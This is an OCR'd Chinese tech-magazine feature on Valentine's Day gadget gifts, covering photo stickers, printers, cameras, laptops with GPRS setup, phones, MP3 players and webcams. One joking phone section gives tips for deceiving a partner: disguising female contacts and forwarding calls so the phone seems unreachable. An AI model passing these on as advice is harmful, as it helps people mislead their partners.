
你需要的材料非常简单，一台彩色喷墨打印机、一张妙妙贴相纸和一套妙妙贴打印软件。前两者很容易实现。喷墨打印机不需要档次很高的机型，目前市场上销售的低端打印机就完全能胜任。至于妙妙贴相纸，各地电脑市场的打印机耗材专营店应该都有出售。它是一张A6幅面的16格贴纸，价格在5～10元不等。你只需要买两张就足够了。其实如果只打印情人节这天急用的小贴纸，买一张就足够了，但为防止打印出错而报废，最好还是多准备一张。要知道，这可是一年中表爱心的最重要时刻，可千万别为了节省一张纸而出现意外哦！妙妙贴软件可能稍微难找一些，不过有的打印机就自带这样的软件，比如Epson打印机就自带这个软件，其实它可以适用于任何打印机。下面我们一起来打印一张妙妙贴。

Step 1 进入程序界面后，你可以选择左下角的三种画框风格供选择。为了不让MM误认为你是从小商品批发市场买的低档货，强烈建议不采用边框。此步骤直接选择任何一个区域进入即可(见图6)。



图6


Step 2 进入后，直接选择左侧圆盘中第二个图标，这时便可看到“打开文件”，点击后便可选择你需要制作的照片（见图7）。


图7

Step 3 通过第三个图标对照片进行尺寸调整，它能够对一些图像较大的照片进行细节调整，例如只希望出现上半身的时候。


图8

Step 4 点击第六个图标时，便可调整照片的颜色，有彩色、黑白和怀旧三种风格可供选择。通常，照片调整后会有意想不到的效果(见图8)。


图9

Step 5 进入“打印车间”打印照片。在版面类型中建议选择第三项，因为它可以打印出16张不同效果的贴纸（见图9）。


图10

Step 6 在左侧贴纸电子相册中选择需要打印的内容（见图10）。当然了，内容尽量是MM最喜欢的图案，要不就是你们两个最喜欢的照片什么的，总之一切以浪漫温馨为原则即可。

Step 7 开始打印。在打印前，需要调整打印的参数，因为这种贴纸对打印精度要求很高，建议使用最高分辨率进行打印，效果会更加出众。

贴纸打印好后，就可以直接将它贴在钱夹、名片夹或手机等地方，当然越显眼越好，这样才能在情人节这天让MM感受到你对她无微不至的重视。不过，最好是打一张情侣贴，一人手上贴一张，这样手牵手地走在大街上，旁边的GGMM们一定会羡慕得眼红口水流的。怎么样？这样的小花招虽然不能当作情人节的大礼，但它确实能用一种很酷、很炫、很时尚、很个性的手段来表达你对MM的重视。这是从小处着手，俘获MM芳心的奇招之一呢！

爱情词典

丘比特之箭



几年或是十几年前的一天，一个小伙子看了女友给自己的情书，不禁怒发冲冠，原因就是那信上写了一句：“丘比特的箭射中了我……”。他马上找到女友劈头就问：“‘丘比特’射中你哪儿啦？这小子是哪个单位的？我要教训他！”像如此可笑的事情现在当然很少有人再犯，因为作为爱情的象征，丘比特连同他的箭已经融入青年男女浪漫的爱情梦幻之中。

相传他是一个顽皮的、身上长着翅膀的小神，他的箭一旦射入青年男女的心上，便会使他们深深相爱。在古希腊神话中，他是美神和爱神的小儿子。在罗马神话中，他叫丘比特（Cupid），他的母亲是维纳斯。

虽然作为神话的“丘比特”已遥远绝响，可南非卡拉哈里沙漠地区有一个游牧部落，传说他们的求爱方式就是由爱神丘比特亲授的。该部落的成员在男子爱情中使用一种特制的“爱弓”。钟情的男子在求爱时，先在箭头上沾上一种特殊的麻醉药，然后蹑手蹑脚地走近所爱女子的背后，把箭射到她的臀部上。如果被追求的女子把此箭拔出、毁坏，说明男子求爱失败；如果女子把拔出的箭完好地保存，则证明男子求爱成功。

令感情升温的杀手锏之喷墨打印机篇



Epson Stylus C43UX

Epson Stylus C43UX采用主流的USB接口，打印速度标称12ppm，彩色5.4页ppm。分辨率达到了优化的2880dpi，配合6微微升超精微墨滴，以及爱普生特有的快干墨水，令打印出来的图像画面清晰细腻，色彩绚丽。另外，C43ux安装操作简便，同时附送PhotoQuicker 3.4照片打印软件，可以随意编排照片，更可使用图像增强功能，为心爱的图像添加特别效果，还特别新增“消除红眼”功能。

市场参考价:450元

Canon XNUi320

Canon XNUi320彩色喷墨打印机的外观小巧玲珑，优雅的曲线、富有灵气的设计让你的桌面更有“型”。同时它拥有超精微墨滴技术，最高分辨率达到2400×1200dpi，并拥有黑白打印速度10ppm、彩色打印速度7ppm。另外，XNUi320还支持无边距打印，使用USB2.0接口，黑白与彩色墨盒分离。简而言之，XNU i320是一台极具艺术创意的打印机，外观设计和优异的功能浑然一体。

市场参考价:530元





hp deskjet 3558

hp deskjet 3558是一款超低价的彩色喷墨打印机，时尚、纤巧的外形设计适合家庭环境。这款家用打印机安装简易，使用惠普第三代“富丽图”色彩分层技术，具有2400dpi的优化分辨率。在打印速度方面，提供14ppm的黑白文本打印速度及10ppm的彩色打印速度，A4整页彩色打印速度为3ppm。

市场参考价:399元

留下情侣的美丽瞬间——永远记载的情人节

主　人　公：Andy
情侣居住地：北京
感情进展程度：结婚不久

说到最时尚、最让MM心动的礼物，恐怕数码相机肯定能上榜！要知道，没有什么比记录下与爱人幸福的每一刻，让情侣们更感兴趣的了。不过，在数码相机的选购和使用上，你可就要注意收敛男人对技术的偏好，一定要以外形乖巧、造型时尚的机型为首选。这样才能在MM拆开包装的那一刻，达到让MM眼前一亮，以至于心花怒放之余，搂着你"啃"一口的效果！

既然决定了要用数码相机来展示你的审美能力、品位和对MM的重视，那么，除了对相机的外形有要求外，还不能不对将来MM怎么用数码相机多一些心眼。出于对"投入和产出成正比"的美好愿望，多拍拍MM自己以及你们两个的亲密合影，是这台数码相机最完美的终极任务了。这样，数码相机是否方便自拍，就成了很重要的问题。

什么样的数码相机能方便自拍呢？如果用三脚架的话，那任何一台数码相机都可以轻松实现自拍。但每次在拍照前还要去架设三脚架，这对希望捕捉自己和MM最温馨快乐时刻的情侣来说，实在是很煞风景的事情。这个时候，液晶屏能够展开、并作180°翻转的机型才是最佳的选择。因为选择可翻转液晶屏的数码相机，使你能自如地调整取景框，最大限度保证你和MM幸福的表情同时出现在照片中。

一、自拍的技巧

用数码相机自拍，需要注意的细节很多。所以，建议你在送MM相机之前，自己先了解清楚。否则，MM拿了相机兴致勃勃地要跟你来一张亲密合影，结果却拍出来"鬼影憧憧"，那恐怕受影响的就不仅仅是MM的自信心和合影的兴趣了！

在拍摄之前，最好将焦距调节好。这里教你一系列技巧 。

拍摄之前，先将数码相机设置到特写模式(通常在数码相机上用一朵花来标注)。

如果是白天在室外，一定要把相机设置到连拍模式！因为反手握持相机拍照，而且没有支撑物，相机很容易因晃动而拍出"虚像"，而连拍可以最大限度保证你得到一张满意的照片。如果是晚上拍摄，就不要设置连拍了，因为数码相机都不能实现连续闪光这个高级功能。

将光圈尽量调大，这样不仅有助于虚化背景中的无用物体，又能让快门速度更高，有利于克服自拍时不容易握稳相机的不利因素，拍出清晰的照片。

如果你选择的数码相机支持手动聚焦，那就预先以手臂伸展的距离(视你或MM手臂的长度，通常为60～80cm)为准，将焦距设定好，如没有就忽略这一步。

事先在相机的位置(手臂末端)实现变焦，让MM的脸充满液晶屏的1/2(另一半是给你的脸留出的位置)，这样能最大限度地展现你们俩的亲密无间！

最后，也是最重要的，一定要在最开心、最幸福的时刻，(你或者你的MM)及时掏出相机，留下最温馨的一刻！

二、制作情侣马克杯

说起马克杯，可能有许多朋友都使用过，但你用过上面印有自己与爱人亲密合影的情侣马克杯(见图11)吗？用这种杯子喝水，那水都会同蜜一样甜，让


图11

令感情升温的杀手锏之数码相机篇

Sony CyberShot DSC-U50

Sony CyberShot DSC-U50采用200万有效像素的Super HAD CCD。镜头所在的右半部分可以向前(逆时针)向后(顺时针)方向总共有210度的转动角度，其中向前方向是120度的范围，向后方向是90度的范围。正面有一些小而突起的设计，是在拍摄中起防滑作用的。如果把液晶那面作为正面放置在桌面上，那个小而突起的设计就像"脚"一样来支撑相机。机身除银色之外，同时还有黑色及桔色等颜色供选择。

市场参考价:2480 元





Canon PowerShot A80

Canon PowerShot A80采用400万有效像素的CCD，并配置三倍光学变焦镜头。尤其拥有可以前后左右改变转向的液晶显示屏，是首次配置在A系列中，可以算是它的一大卖点。这种液晶屏以往只是出现在高价的PowerShot G系列中，现在则特别为A系列重新开发，属于更小更轻的新产品。除此之外还内置以往只出现在G系列的能够检测SI的传感器、大液晶显示屏等高级配置，另外，AiAF方面也从前机种A70的5点测距变成9点测距，整体水平上了一个新台阶。

市场参考价:3150 元

Kyocera SL-300R

Kyocera SL-300R拥有可旋转镜头，影像品质优秀，最适合与众不同的你。此款相机拥有超薄1.5cm机身，精密复杂的高科技3倍光学变焦镜头，藏在可向前、向后旋转的超薄机身中，不论是拍摄壮丽的景色，还是小俩口亲密的自拍，SL-300R都可呈现最佳的品质。最特别的就是SL-300R使用全新开发独家的Rtune影像处理器，连拍速度达到世界最快每秒3.5张，Full-Memory连拍(即可以不断连拍，直到存储卡容量满了为止)。

市场参考价:3800 元



人陶醉其中！可能现在许多朋友都迫不及待想知道如何制作情侣马克杯了，可是这种杯子在家庭内自己制作的可操作性很低，因为制作马克杯的烤杯机大概三四千元，所以如果想给你的爱人一份惊喜，最好还是去一些专门制作数码产品的地方。

你只要将拍摄出来的数码照片拿到全国的Sony数码梦工厂以及一些大中城市的柯达数码冲印店，一般都可以制作马克杯。可能许多朋友最为关心的是，既然自己没法DIY了，那别人做成本会不会很高呢，这点你不用担心，每只马克杯大约是20～30元之间。也就是说做一套情侣马克杯一般不超过60元钱，是不是很划算？需要提醒你的是通常制作马克杯不能立等可取，需要三天后才能拿到，所以要提前行动哟！

轻松掌握对方的去向——情人不在的情人节

主　人　公：Storyer
情侣居住地：四川
感情进展程度：热恋中

与MM联系，单用手机当然不行，还要视频电话、QQ、MSN Messenger、E-mail这些数字交流方式一起上，那么就破费一点，给MM一台迅驰笔记本电脑！这样，MM就可以随时随地无线上网了，当然，你也就可以轻松掌握对方的去向了。

一、选择合适的本本送MM

几公斤重的全功能笔记本电脑大男人都会嫌重，给MM用还不把MM压垮了？14.1英寸、15英寸的全尺寸笔记本电脑功能全面，性能也不错，但3kg以上的重量让想带着笔记本电脑随处走的MM吃不消，所以，超轻薄笔记本电脑才是送MM的首选。

另外，要搞清MM的色彩爱好，做到有的放矢。目前市场上的超轻薄笔记本电脑型号很多，欧美日韩的厂家都有。但欧美厂家受到本身设计思路的限制，所设计的超轻薄笔记本电脑依然继承了全尺寸笔记本电脑稳重的风格，并不讨MM喜欢，比如IBM的笔记本，虽然大家都知道它很好，但是方方正正的外形再加黑色的外壳就很难吸引MM。日韩MM与我们的MM有着接近的审美取向，因此日韩厂家设计的超轻薄笔记本电脑则很吸引MM的目光。最终要购买哪一种，就看谁能打动MM的心了。

最后，用笔记本电脑当然不是简单地用QQ聊天联系就满足了，最好要配置一个笔记本的便携摄像头，这样就能打视频电话，经常能见到MM了。

二、随时随地体验无线上网的乐趣

细心的你，还应该耐心地教MM如何实现无线上网。目前提供无线接入服务的主要有：中国移动随e行、中国联通掌中宽带、中国电信天翼通和中国网通无限伴旅服务。目前建议不要选择WLAN无线接入服务，因为国内能提供WLAN热点区域还非常少，只好靠GPRS上网联系了，那么可以申请中国移动随e行GPRS服务。目前，中国移动在全国31个省240多个城市提供GPRS服务，不管在市内、

令感情升温的杀手锏之笔记本电脑篇



Dell Inspiron 500m

Dell Inspiron 500m系列可以说是目前市场上性价比最高的迅驰笔记本电脑之一，无论从哪个方面来说，它的性能都并没有因为其低廉的价格而受到任何的影响。更好的是，这款全内置笔记本电脑的外观也比较时尚，主色调为银灰色并辅以蓝色的键盘上边框和触摸板。Inspiron 500m具有主频为1.4GHz的Pentium-M处理器、256MB的DDR SDRAM内存、40GB的硬盘，以及一个8X DVD-ROM。你只要拨打800-8582215免费电话就可以轻松购买。


市场参考价:10899元
（视不同的配置而定）

ASUS S5210NE

ASUS S5210NE是标准的迅驰机型，采用光软驱全外挂的设计，整机重量仅为1.28kg。另外，采用超低电压版本1GHz Pentium-M CPU和1.8英寸的硬盘。同时，S5210NE采用新版的855GME芯片组，较以往的855GM芯片组增加了对DDR333内存的支持，同时芯片组内建显卡核心得到进一步加强。ASUS为S5210NE设计了美观的珍珠白色外壳，从机身到键盘都是如此，看起来非常时尚，一款时尚机种的形象就此树立起来。

市场参考价:16800元





Sony PCG-TR2C

Sony PCG-TR2C迅驰笔记本电脑采用宽阔的键盘、时尚的按钮、人性化的设计，重量仅约1.41kg。你可以方便地随身携带，背包可以轻松容纳，不用的时候还可以放在抽屉里。TR2C采用超低电压版Pentium-M 1GHz处理器，512MB DDR内存、40GB硬盘，紧凑的机体还配备了COMBO驱动器。另外，这款本本还配备了能够转动37万像素的Motion Eye内置摄像头，十分巧妙地设计于屏幕上端，反光的镜面与整体边框显得如此高贵。

市场参考价:16888元

室外、静止还是运动中，用户都可以接入互联网，用户的接入速度大概在30～40kbps，可以满足用户收发E-mail、网页浏览等上网需求。

1.申请过程

如果你想办理随e行GPRS业务，你可以携带你的身份证就近到你所在地的中国移动通信营业厅进行申请。一些经过中国移动授权的合作伙伴，如笔记本电脑厂商（如：ASUS）和GPRS网卡经销商，也可以为你办理随e行业务的入网，有些还有优惠政策哦。用户使用数据SIM卡时，可将数据SIM卡与移动电话号码捆绑，实现单一账单。

2.资费标准

目前随e行业务按GPRS流量进行计费，你可以根据自己的使用时间的长短，选择以下四种套餐中的一种：

	月租费(元)	赠送的免费流量数(MB)	超过免费流量后的费用(元/KB)
自由套餐	0	0	0.03
经济套餐	20	1	0.01
时尚套餐	100	20	0.01
商务套餐	200	不限量使用	

用户漫游时不加收漫游费。由于接入互联网使用方式的特殊性，用户一般无法控制使用流量，建议用户选择商务套餐。

3.使用方法详解

Step 1 到电信运营商（如：中国移动随e行）开通无线接入服务，笔者是选择中国移动随e行的WLAN服务，并采用“移动电话号码+密码”认证方式。

Step 2 确认你的GPRS网卡，数据SIM卡一切正常。

Step 3 将数据SIM卡插入GPRS网卡，并将GPRS网卡插入笔记本电脑的PCMCIA槽中。

Step 4 根据购买GPRS网卡时获得的安装光盘及说明书，在笔记本电脑中安装客户端软件。

Step 5 请按以下参数正确对GPRS网卡进行配置连接：将GPRS连接设为缺省，设置接入点名称（APN）为“CMNET”，配置用户名、密码为空。

Step 6 确定笔记本电脑处于GPRS网络覆盖区域内（客户端软件上有信号强弱的标识）；激活GPRS连接。

Step 7 打开IE浏览器，在地址栏中输入想访问的网址，此时会弹出用户登录页面，输入正确账号和密码即可。

小提示

建议大家使用中国移动为用户开发的“随e行”客户端软件（客户端软件V1.097的下载地址：http://www.monternet.com/download/setup1.097.exe），不仅降低了用户的使用门槛，而且支持GPRS和WLAN之间的切换。

爱情词典

情人节

如果不是历史早已经给出的特殊含义，作为“要死”的一天，怎么也不会受到我们的青睐。3世纪，古罗马战事不断，暴君克劳多斯征召了大批公民前往战场。男人不愿意离开家庭，小伙子不忍与情人分开。克劳多斯暴跳如雷，他传令人们不许举行婚礼，甚至连所有已订了婚的也要马上解除婚约。致使许多年轻人告别爱人，悲愤地走向战场。年轻的姑娘们也由于失去爱侣，抑郁神伤。瓦沦丁对暴君的虐行感到愤怒，他偷偷地为许多夫妇举行了婚礼，让有情人终成眷属。这一举动终被发现，瓦沦丁被收监大狱折磨致死。悲伤的朋友们将他安葬于圣普拉教堂。那一天是2月14日，那一年是西元270年。虽然这只是众多情人节传说中的一个，但有人说得好，世上有多少对情人就有多少关于情人节来历的故事。



至于中国版“情人节”就要提到传诵千年的牛郎织女故事了，只不过由此产生的“七夕节”比起风行于世的情人节来说，显得冷清不少，有人把这归结于年轻人的“崇洋心理”。不过不管怎么说，“情人节”和“七夕节”都起源于忠贞不渝的爱情传说，不管人们热衷于哪个节日，其实际意义是相同的，都寄托着人们对美好爱情的追求与向往。

我的爱永远都在服务区——离不开手机的情人节

主 人 公：Cornel
情侣居住地：北京
感情进展程度：热恋中

2月14日，爱决不欠费，心从不停机，感情永远都在服务区。在这一天，你的情商一定处于最高值，但别忘了你的手机电池，可别让它“弹尽粮绝”，因为它得罪了你的另一半，实在太不值得了。你还没有手机？她（他）还没有手机？想换手机？我们一起来看看吧。

彩屏手机早已经是大势所趋了，在这个特别的日子，具有彩信功能的手机肯定是最佳选择。现在，彩屏手机价格已经降下来了，Cornel给你推荐几款2000元左右的彩屏手机，选择上非常主观，不算是购买指南，最终决定权不在我，也不在你，由你的钱包和MM共同决定。

早在上个月，Cornel就接到了MM的短信，定下了情人节那天的活动方案：约会时间短信通知，约会地点彩信通知。地点为什么要用彩信？用照片描述位置？好创意，也是费钱的创意。由于巨大的生活压力，Cornel还在使用传说中的触屏手机6288，它商务功能一流，但是单色的屏幕、逐渐“衰老”的电池，使它即将“英年早逝”。经过若干个难眠的“北京之夜”，想想小特曾一掷千金，投资4000多元买下SmartPhone的情景，Cornel终于节衣缩食若干天后，痛下决心，买下了索爱推出不久的Z608彩屏手机。作为上市不久的机型，价格肯定会很快下落，Cornel作出如此“义举”，实在有“回顾百万，一笑千金”的感觉呀。

一、情人节约会之“谍影重重”

注：以下情节、人物、名称纯属虚构，请勿对号入座（见图12）。

情人节约会之“谍影重重” 图12



二、情人节约会之“蒸发密令”

贺岁片《手机》相信大家都看过了，不知道各位有何感受？网上说有一位老哥被老婆要求查看手机，从开玩笑开始，却以老婆被手机砸晕收场。别人的情况不知真假，只是听说小特的MM从看完电影那天起就经常检查他的手机，害得一向“本分”的小特叫苦不迭。为了解决大家的苦恼，这里奉献一些独家秘籍，请各位参考使用。

1.改头换面

如果MM经常查看你的电话簿，问这个是谁，那个是谁，令你不厌其烦，可以把容易引起误会的女性名称改为“老张”、“小王”这样的名字，对于维护安定团结大有好处。

2.人间蒸发

在情人节之前的几天，或许是你工作最忙碌的日子，可MM的电话总是来“骚扰”，如何在这几天放松一下自己，来个“人间蒸发”呢？于是……

在电影《手机》中，葛优教会大家在开机状态中卸下电池造成不在服务区的假象。这里还有补充秘技：买个小灵通手机，把你的移动或联通电话转到小灵通上，然后小灵通关机。这时再打手机，提示都是“你所播打的用户暂时无法接通”。如果你是中国移动的用户，在这种状态还可以收到短信；如果是联通的用户，即使收到短信，对方手机也不会提示发送成功。你还可以和别人开个小玩笑：把你的手机转到一个空号或已经停了机的手机上，这样对方会被提示“你所呼叫的用户是空号”！不建议你对MM使用此方法，后果实在不堪设想。

令感情升温的杀手锏之手机篇

Nokia 7250

优雅、尊贵、极致、俊美，用这些词语来形容Nokia 7250其实一点都不为过。外形俊秀、造型新颖，波浪式键盘手感良好。总得来说，Nokia 7250虽不如Nokia 3650那样好玩，但却比Nokia 3650精致小巧；虽不如Nokia 6610那样线条流畅，但却比Nokia 6100更有个性。因此，可以说，这款诺基亚的新品是‘集众家之所长”。

市场参考价:2950元





Samsung SGH-V208

Samsung SGH-V208拥有三星电子独创的可180度旋转的内置摄像头，拍摄角度自由掌控，可随时随地捕捉心仪的画面。V208照相镜头带有2倍数码变焦功能，更有10级明亮度调节，只需轻触按钮，即可轻松实现拍照效果。与超强照相功能相匹配的是65000色高清晰度LCD彩色内屏，128×160像素、1.8英寸的超大屏幕令图片显示更清晰，色彩更加生动、艳丽。拍摄到的精彩画面可轻松设置成屏幕壁纸，成为自己移动的影集。

市场参考价:3160元

Sony Ericsson T238

Sony Ericsson T238机身总体造型带着强烈爱立信过去的影子，却处处已带上了索爱手机精致靓丽的特点，质朴而出彩的直板式流畅型设计，银灰色的外表时刻散发着超凡脱俗的气息。银灰色的机身，搭配宝蓝色的镶边充分体现索爱机子的良好质感，外形对女性用户极具诱惑力。对于彩屏手机来讲，价格比较合理，79g的机身对女性用户非常合适，另外还有4096色彩屏以及32和弦铃声。可惜的是没有内置摄像头，外置摄像头虽然高达30万像素，但你的钱包还要继续瘦下去才行。

市场参考价:1380元



分享音乐节拍——尽情陶醉的情人节

主 人 公: Debug
情侣居住地: 北京
感情进展程度: 热恋中

随身听在年轻人中可谓人手一个，但你可曾想过在情人节的夜里，与心爱的人漫步街头，两个人一起听一首歌是怎样的一种浪漫吗？这样的随身听被称之为“双耳机输出随身听”，由于双耳机输出要求更大的输出功率，所以在市场上这类产品并不多见。但不多见不等于没有。

市场上支持双耳机输出的随身听，大都是MP3随身听，而且一般都是在设计上“不依常规”的韩国品牌或国产品牌的产品，而用户众多的日产随身听一般都不支持这样的功能。那么我们是不是就没办法了呢？当然不是！

能够支持双耳机的随身听毕竟少见，而对于已经拥有随身听的朋友为此专门去买一个新的随身听也不实际。翰威MP3随身听的做法给了我们启示，只要使用一个插头两副耳机的“情侣耳机”，那么任何一款随身听都可以变成“情侣随身听”。

如果以上这些都不能令你动心，那么，最后告诉大家一个最简单，也最通用的办法：到音响线材和接头的专卖店去，告诉售货员——我要一个3.5mm转双3.5mm的转换头，回家来，把它插在你的随身听或音箱的耳机输出接口上，然后，引出的两个接口，随便你怎么去用吧！

小提示

如何在情人节不给MM买花

晓之以理，动之以情，使MM明白到其利害关系（要知道在那天玫瑰可是很贵的哦）。期间，可以引古论今，聊一聊古代友人XXX，谈一谈当代伟人YYY，最后再展望一下未来的美好生活，总之使MM忘记买花^0^。

令感情升温的杀手锏之MP3随身听篇

朝华魔音双子MP3



这是在国内出现较早的双耳机输出MP3随身听，容量128MB，而且带有线控装置，两个耳机，一个插在线控上，另一个则插在机身的耳机／线性输入双用插孔上，从使用的反响来看，效果很不错。

市场参考价:1180元(128MB)/1480元(256MB)

MSC DM-PN128



MSC（万城）凭借进入市场较早，在国内应该算是非常响的名牌了。它也有双耳机输出的型号，名字起得很好，叫“百年好合”，正应了情侣配的含义。它的独特之处除了支持双耳机外，还支持ASF文件的播放。同时，它的面板采用的是OLED显示屏，比普通的LCD面板更加明亮省电。

市场参考价:1580元

KOSS Stereo Budz 情侣五彩套装耳塞



美国KOSS，对于随身听发烧友来说应该非常熟悉了，作为世界顶级的随身听耳机生产商，它的KSC35、KSC50等耳机都在国内引起过购买的热潮。这款情侣耳塞，在外形设计上一反欧美耳塞的厚重呆板，外形活泼、多彩多样，颇有日本耳塞的感觉。在音质上它依然是KOSS的传统风格，低音质量上佳，高音平平。说句题外话，个人觉得如果能够把两个耳塞做成不同的颜色，给人的感觉会更好。

市场参考价:90元

镜头间锁着我的爱恋——体验零距离的情人节

主 人 公: 小特
情侣居住地: 北京
感情进展程度: 热恋中

今年的情人节可与往年不同，今年是小特与MM过的第二个情人节，正因为不是第一个，所以小特就因为礼物的问题焦头烂额，交往已经一年多了，很多可送的礼物都用在圣诞节、MM的生日和平常的赔礼道歉上了。这回送什么还真是麻烦。在左思右想、权衡利弊之后，小特买了两个摄像头，为的就是要和MM过一个特别的情人节。至于小特为什么还要为自己和同处首都北京的MM分别购买摄像头？原因其实简单——动动脑子吧！

说到情人节礼物，很多人都喜欢送MM戒指、玫瑰花什么的，可是小特就不一样啦，作为“实用软件”栏目的编辑，一切都要以“实用”为主，送MM的礼物自然也要“特别的实用”。这也是小特送摄像头给MM作为情人节礼物的原因。

要给MM买礼物自然是外形可爱、小巧的摄像头（没办法迫于MM的强大压力，不得不在实用、价钱及精巧方面寻求平衡点）。最终小特把目标锁定在了前几期杂志介绍的那款史努比摄像头（当时MM看到图片就非常喜欢这个摄像头）。

小特把这个摄像头提前送给了MM，没办法，情人节这几天正好工作忙，没时间见面，正好用这个摄像头就能随时上网联系了。

说到上网聊天，就不得不提到QQ和MSN Messenger这两款即时通讯软件，但如果是进行视频语音聊天，那么小特推荐你使用MSN Messenger，不管是从速度还是清晰度上，MSN Messenger都要略胜一筹。

在用MSN Messenger聊天时，点击聊天窗口上的“网络摄像机”后，只是你能够让对方看见，如果你想看到对

方，就需要她也点击“网络摄像机”按钮。

常言道：“距离产生美”，而摄像头会让你有一种若即若离日奇妙感觉。加上一般摄像头产生出来的独特“朦胧”化，让本来就已经漂亮的MM，更增添了一些特有的高贵神秘气质（见图13）。




图13　超级“朦胧”化的小特及漂亮的MM

今年的2月14日正好是星期六，小特和MM打算从2月13日开始，一起语音聊天直到迎来2月14日，而小特和MM又是在QQ上认识的，所以用这个摄像头过情人节也是极富纪念意义的。等到2月14日天亮了在一起出去玩，哈哈，过一个超级HAPPY的情人节。

如果你和MM也是通过QQ认识的，那还不快去试试这个方法？如果你们是在网恋，那更需要摄像头来帮你们架起一座“爱之桥”。

爱情词典

缘分

对于相爱的人来说，缘分从来都是他们确认其爱情乃至婚姻关系合理性的重要依据。对于已经不再相爱的人来说，缘分一词又常常被搬出来作为分手的借口，所以，一方面是“千里姻缘一线牵，茫茫人海中偏偏选到了你，难道会仅仅是一种巧合吗？”另一方面，一句“缘分已尽”就潇洒拜拜了，而这个时候，分手的双方各自都要去等待或重新寻找新的缘分了。至于有些相爱却无法在一起相处的男女，则又只能发出“有缘无分”的嗟叹。

其实中国人在婚恋问题的宿命观念和神秘化大都体现在了“缘分”上。早时期的缘分，来源于父母对男女双方生辰八字的测算，并辅之以抽签、看相等评价体系，而让人不可思议的居然是一群远离爱情、规避婚姻的道士、和尚或尼姑在操持着青年男女的婚姻归宿；现代青年男女则把缘分更多地寄予双方的直觉和感应，可这种感觉失真之处比比皆是。目前一个可以量化分析的缘分测算方式——星座测试缘分又大行其道，这让很多中小学生也都加入其中，从而开始规划起自身的幸福未来，一个支撑星座测试的理由就是它摆脱了财富、身份和地位的纠缠……



神秘的缘分测算并不能保证每个人的持久幸福，作为缘分的补充，经济婚姻、政治婚姻、身份婚姻始终占有一席之地，只不过经济、政治和身份也可以解释为缘分之一。

有礼自远方来——网上订购情人节礼物

主　人　公：怪鸭兽
情侣居住地：福建
感情进展程度：热恋中

情人节就要到了，每年情人节都要为送礼物费尽心思，今年你想好送什么了吗？要向心目中的她（他）表达浓浓的爱意，你选购礼物可真要多费点心思哟！如果你的情侣也像小怪一样在异地，不妨把目光投到网络上，看看能不能在网上购买到称心如意、不落俗套的情人节礼物。

一、情人节礼物推荐

如果你确实为送给对方什么礼物而大伤脑筋的话，可以参考下面的“情人节经典礼物”。

这些礼物几乎都可以在网上买到，而且数量种类非常多，价格也挺公道。

令感情升温的杀手锏之摄像头篇



爱科C-008史奴比公仔摄像头

史奴比公仔摄像头采用经典史努比造型设计，非常小巧可爱，做工精细，是送GF或BF的绝佳礼物。有粉红、蓝、紫、蓝色、情侣史努比，给自己和女朋友各买一个吧，别人一定会羡慕死你们的。看她可爱的造型你绝对想不到也看不出它竟是一个高性能的摄像头。此款摄像头采用35万像素的CMOS传感器件，并可手动调焦（转动可爱的史努比鼻子即可）。

市场参考价：280元

美达网视情缘摄像头

美达网视情缘摄像头的外观为方形，更加的小巧灵活，在支架方面使用了夹具式支撑架，因此可以非常平稳在桌面上使用，也非常适合笔记本电脑用户选用。此摄像头采用高品质的CMOS传感器，纯硬件像素达到30万。凭借出色的硬件技术指标，在视频聊天时可以以640×480分辨率进行视频采集，远胜于普通摄像头的320×240分辨率。更令人吃惊的是，这款产品的公开报价仅仅120元，具有极高的性价比。

市场参考价：120元





飞盟美猴王摄像头

今年是猴年，飞盟电子适时推出美猴王摄像头，相信通过孙悟空的美好形象和名气，会受到MM的喜爱。从外形上看，该摄像头跟小孩子平时玩的玩具大同小异，最大的不同在于这个可爱的美猴王的鼻子和尾巴：它的鼻子是镜头，尾巴是USB电缆。在情人节里，为你的MM送去可爱的美猴王，相信一定会带来意想不到的收获。

市场参考价：189元

爱情词典

搞对象

“对象”原本是一个哲学词语,“对象”从哲学词语变成一个爱情或与爱情有关的词语,绝对是当代中国人的发明。大约从20世纪50年代开始,由于谈情说爱被视为小资产阶级情调,因而“搞对象”一词便流行开来,成了“谈恋爱”的代名词,以其一本正经的事务性和目的性取代了风花雪月的谈恋爱。如今,这一词语逐渐在许多时尚年轻人的脑海中淡出,但它还在许多为人父母的心中留下深刻的印记,毕竟它承载了相当多的爱情内涵和文化背景。“对象”一词之所以能够大面积地流行开来,恐怕还是与中国人的传统观念和文化心态有关。

一直以来,中国人一提到谈情说爱一类的事情时,总是吞吞吐吐遮遮掩掩,想说又不好意思明说,于是就大用修辞手法上的“借代”,因此,在一些思想还没来得及转变的人心中,“对象”还是一个暂时不能摈弃的说法。



1.送给最爱的她

鲜花:是个永远新鲜而浪漫的礼物,不同种类和数量的鲜花代表不同的含义,相信一定能选择一束让她欢心的花束。

香水:香水是爱情的灵药,解救了每一颗孤寂的心。“闻香识女人”,她可以带给你奇妙的感觉。

巧克力:最传统的情人礼物,如果你暂时还不清楚她的喜好,送巧克力会是个不错的选择。

2.送给最爱的他

领带:送给男孩最经典的礼物,精心挑选一条领带送给你心爱的人,约会的时候,看见他系着你送的领带走过来,会有什么样的好心情就不必说了。

皮带:皮带的含义是束缚,用你的温柔缚住他的心,一条优质的皮带,寄托着你无限的痴情,让他在感觉爱情的甜蜜时增加一份责任。

打火机:选一只精美的打火机送给男友也是一个非常不错的主意。比如,Zippo 打火机,倍显男士魅力。

小提示

由于是情人节的礼物,个人认为,性价比不是最重要的,最重要的是要礼物的质量。首先,礼物要新颖时尚,比如造型别致的艺术品。其次,礼物要符合对方的兴趣爱好。比如,如果对方喜欢音乐或者电影,那么你就不一定要购买上面所推荐的那些礼物,你可以给对方买点CD、DVD什么的,效果会更好些。

二、网上购物网址推荐

